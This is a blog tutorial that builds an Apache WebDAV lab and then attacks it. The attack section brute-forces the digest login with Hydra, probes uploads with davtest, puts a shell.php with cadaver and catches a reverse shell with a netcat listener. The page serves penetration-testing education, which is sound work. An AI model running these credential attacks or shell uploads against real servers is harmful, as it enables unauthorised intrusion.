

Hacking Articles

Raj Chandel's Blog



Menu

[Home](#) » [Penetration Testing](#) » [WebDAV Penetration Testing](#)

Penetration Testing

WebDAV Penetration Testing

February 13, 2021 By Raj Chandel

Hello Pentesters, today, in this article we are going to learn about the concept of WebDAV. We will also see how to set up the Web DAV server and configure a lab for Penetration Testing.

Table of Contents

- Introduction to WebDAV
- Lab Configuration
- Creating a Sudo User
- Installing Apache2 server
- WebDAV Setup
- Adding Authentication
- Penetration Testing
- Conclusion


Introduction to WebDAV

WebDAV is a network protocol which stands for **Web-based Distributed Authoring and Versioning** that in simpler terms can be said that it is an extension to the **HTTP methods and headers** which offers the ability to create **files** and **folders**, and allow to edit, delete or move them remotely. It also allows transmitting of these files over the internet. It uses **port 80** for a

simple and an **unencrypted** connection and makes use of **SSL/TLS** on **port 443** for an **encrypted** connection.

There are various servers which support the working of WebDAV protocol, but in this article, we are going to see **Apache2 Server**.

WebDAV



Lab Configuration

Before we begin penetration Testing, let us make sure that we have the following things:

- Ubuntu Machine
- Kali Linux Machine
- Apache2 Web Server

Create a Sudo User

Power on your Ubuntu system as root. Let us begin by creating a user. We will **create a user** with the name '**ignite**'. Then we will be prompted to set a **new password** for the user. Retype the password to proceed. You can add the user information if you prefer, you can continue with default information. Here we need to make sure that the user has **sudo privileges**. As we are still logged in as root, we will now grant sudo access to the user '**ignite**'. Hence, ignite is now a Sudo User.

Now we will **update** our system.

1. `adduser ignite`
2. `usermod -aG sudo ignite`
3. `apt-get update`

```
root@ubuntu:~# adduser ignite
Adding user `ignite' ...
Adding new group `ignite' (1001) ...
Adding new user `ignite' (1001) with group `ignite' ...
Creating home directory `/home/ignite' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for ignite
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
root@ubuntu:~# usermod -aG sudo ignite
root@ubuntu:~# apt-get update
```

Installing Apache2 server

Let's install apache2 in our systems

```
1. apt install apache2
```

```
root@ubuntu:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is
libllvm9
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
apache2-bin apache2-data apache2-utils
```

WebDAV Setup

After we are done installing and setting up the webserver, let's now start with the setup of WebDAV. Let's start with creating a directory and **change the owner settings** for apache2. This will allow Apache2 to write any changes in it. Once this is done, we will now enable the WebDAV module. Now let us **restart** the Apache2 server.

```
1. mkdir /var/www/webdav
2. chown -R www-data:www-data /var/www/
3. a2enmod dav_fs
4. service apache2 restart
```

```
root@ubuntu:~# mkdir /var/www/webdav
root@ubuntu:~# chown -R www-data:www-data /var/www/
root@ubuntu:~# a2enmod dav
Enabling module dav.
To activate the new configuration, you need to run:
    systemctl restart apache2
root@ubuntu:~# a2enmod dav_fs
Considering dependency dav for dav_fs:
Module dav already enabled
Enabling module dav_fs.
To activate the new configuration, you need to run:
    systemctl restart apache2
```

Now, let's configure the file using a text editor

```
1. nano /etc/apache2/sites-available/000-default.conf.
```

Let us add the following text in the file as shown in the image below.

```
1. DavLockDB /var/www/DavLock
2. Alias /webdav /var/www/webdav
3. <Directory /var/www/webdav>
4.     DAV On
5. </Directory>
```

```

DavLockDB /var/www/DavLock
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf

    Alias /webdav /var/www/webdav

    <Directory /var/www/webdav>
        DAV On
    </Directory>
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

```

Now let us restart the service so that our WebDAV server works without authentication.

```
1. service apache2 restart
```

Once, Apache2 is restarted, create a file to begin penetration testing.


```
1. echo "Join Ignite Technologies" > file.txt
```

```

root@ubuntu:~# service apache2 restart
root@ubuntu:~# cd /var/www/webdav/
root@ubuntu:/var/www/webdav# echo "Join Ignite Technologies" > file.txt
root@ubuntu:/var/www/webdav#

```

When we use the **Kali Linux machine**, we can see that the web-server is visible on the web browser on port 80. Here we see that the contents of the web server are available **without any authentication** being prompted. We also see that the **file** we have created is also available.



Index of /webdav

Name	Last modified	Size	Description
 Parent Directory		-	
 file.txt	2020-12-18 09:02	25	

Apache/2.4.41 (Ubuntu) Server at 127.0.0.1 Port 80

Adding Authentication

Here we will be using **HTTP** therefore we will make use of **Digest Authentication**. Now we will install the dependencies to create a **Digest File**. Now we will create a file for the password for the user 'ignite'. It now prompts to create a new password for ignite in realm WebDAV. We also give permissions to the Apache to read the password file, therefore we change the owner.

1. `apt-get install apache2-utils`
2. `htdigest -c /etc/apache2/users.password webdav ignite`
3. `chown www-data:www-data /etc/apache2/users.password`

```
root@ubuntu:~# apt-get install apache2-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2-utils is already the newest version (2.4.41-4ubuntu3.1).
The following package was automatically installed and is no longer required:
  libllvm9
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 326 not upgraded.
root@ubuntu:~# htdigest -c /etc/apache2/users.password webdav ignite
Adding password for ignite in realm webdav.
New password:
Re-type new password:
root@ubuntu:~# chown www-data:www-data /etc/apache2/users.password
root@ubuntu:~# nano /etc/apache2/sites-available/000-default.conf
```

Once this file is created, we now make changes to the configuration and add a few lines to its directory as shown below in the image.

1. `nano /etc/apache2/sites-available/000-default.conf`
2. `AuthType Digest`
3. `AuthName "webdav"`
4. `AuthUserFile /etc/apache2/users.password`

5. Require valid-user

```
DavLockDB /var/www/DavLock
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf

Alias /webdav /var/www/webdav

<Directory /var/www/webdav>
    DAV On
    AuthType Digest
    AuthName "webdav"
    AuthUserFile /etc/apache2/users.password
    Require valid-user
</Directory>
</VirtualHost>
```


Now we will enable the digest module and restart the apache2 services.

1. a2enmod auth_digest
2. service apache2 restart

```
root@ubuntu:~# a2enmod auth_digest
Considering dependency authn_core for auth_digest:
Module authn_core already enabled
Enabling module auth_digest.
To activate the new configuration, you need to run:
  systemctl restart apache2
root@ubuntu:~# service apache2 restart
```


Penetration Testing

Once the lab is completely set, we will begin with penetration testing. Let us switch on the Kali Linux machine and open the WebDAV in the web browser. Here you will be authenticated with the user name and password. So as an attacker we will try to gain unauthorised access to the server.



Here we will make use of the password cracking tool Hydra to gain the credentials by using the correct module on the WebDAV server.

```
1. hydra -L users.txt -P passwords.txt 192.168.1.6 http-get /webdav
```

```
(root@kali)-[/home/kali]
# hydra -L users.txt -P passwords.txt 192.168.1.6 http-get /webdav
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-26 08:50:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:7/p:6), ~3 tries
[DATA] attacking http-get://192.168.1.6:80/webdav
[80][http-get] host: 192.168.1.6 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-26 08:50:45
```

Here we get the **username:password** as **ignite:123**. Let us proceed to test the WebDAV server using **davtest** by uploading the test files. It generally allows the penetration testers to find any DAV services which are easily exploitable. We will then see what kind of test file was successfully uploaded after the scan.

```
1. davtest -url http://192.168.1.6/webdav -auth ignite:123
```



```

(root@kali)-[/home/kali]
# davtest -url http://192.168.1.6/webdav -auth ignite:123
*****
Testing DAV connection
OPEN          SUCCEED:          http://192.168.1.6/webdav
*****
NOTE  Random string for this session: 3qHfTrsDxLJr8hP
*****
Creating directory
MKCOL         SUCCEED:          Created http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP
*****
Sending test files
PUT  aspx  SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.aspx
PUT  php   SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.php
PUT  txt   SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.txt
PUT  pl    SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.pl
PUT  cgi   SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.cgi
PUT  shtml SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.shtml
PUT  jsp   SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.jsp
PUT  cfm   SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.cfm
PUT  html  SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.html
PUT  jhtml SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.jhtml
PUT  asp   SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.asp
*****
Checking for test file execution
EXEC  aspx  FAIL
EXEC  php   FAIL
EXEC  txt   SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.txt
EXEC  pl    FAIL
EXEC  cgi   FAIL
EXEC  shtml FAIL
EXEC  jsp   FAIL
EXEC  cfm   FAIL
EXEC  html  SUCCEED:          http://192.168.1.6/webdav/DavTestDir_3qHfTrsDxLJr8hP/davtest_3qHfTrsDxLJr8hP.html
EXEC  jhtml FAIL
EXEC  asp   FAIL

```

Here we see that **txt file** was successfully executed. Now we exploit **PUT method** using **cadaver** to upload a malicious file in the WebDAV server. There are multiple ways you can exploit PUT method from [here](#).


```
1. cadaver http://192.168.1.6/webdav
```

```

(root@kali)-[/home/kali]
# cadaver http://192.168.1.6/webdav
Authentication required for webdav on server `192.168.1.6':
Username: ignite
Password:
dav:/webdav/> put /home/kali/shell.php
Uploading /home/kali/shell.php to `/webdav/shell.php':
Progress: [=====] 100.0% of 5493 bytes succeeded.
dav:/webdav/>

```

Now when you open the web page, you see that the malicious file **shell.php** that you have uploaded as a pen tester is visible on the WebDAV.



Index of /webdav

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
? shell.php	2020-12-26 05:54	5.4K	

Apache/2.4.41 (Ubuntu) Server at 192.168.1.6 Port 80

Now we set the kali machine in the **listener mode** to communicate with the WebDAV server.

```
(root@kali)-[/home/kali]
# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.6: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.6] 55346
Linux ubuntu 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020
05:56:52 up 12 min, 1 user, load average: 0.18, 0.13, 0.10
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
raj       :0       :0              05:44    ?xdm? 33.98s  0.00s /usr/lib/
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Conclusion

Hence, in this article, we have seen how to set up a lab with a WebDAV server and how can we perform penetration testing.

Author: Jeenali Kothari is a Digital Forensics enthusiast and enjoys technical content writing. You can reach her on [Here](#)

◀ PREVIOUS POST

Traceback HackTheBox Walkthrough

NEXT POST ▶

Comprehensive Guide on Dirsearch (Part 2)

Join Our Training Program





Categories

Cryptography & Steganography

CTF Challenges

Cyber Forensics

Database Hacking

Footprinting

Hacking Tools

Kali Linux

Nmap

Others

Password Cracking

Penetration Testing

Pentest Lab Setup

Privilege Escalation

Red Teaming

Social Engineering Toolkit

Uncategorized

Website Hacking

Window Password Hacking

Wireless Hacking

Wireless Penetration Testing

Archives

Select Month



You may like

Best Alternative of Netcat Listener

April 3, 2024

64-bit Linux Assembly and Shellcoding

March 29, 2024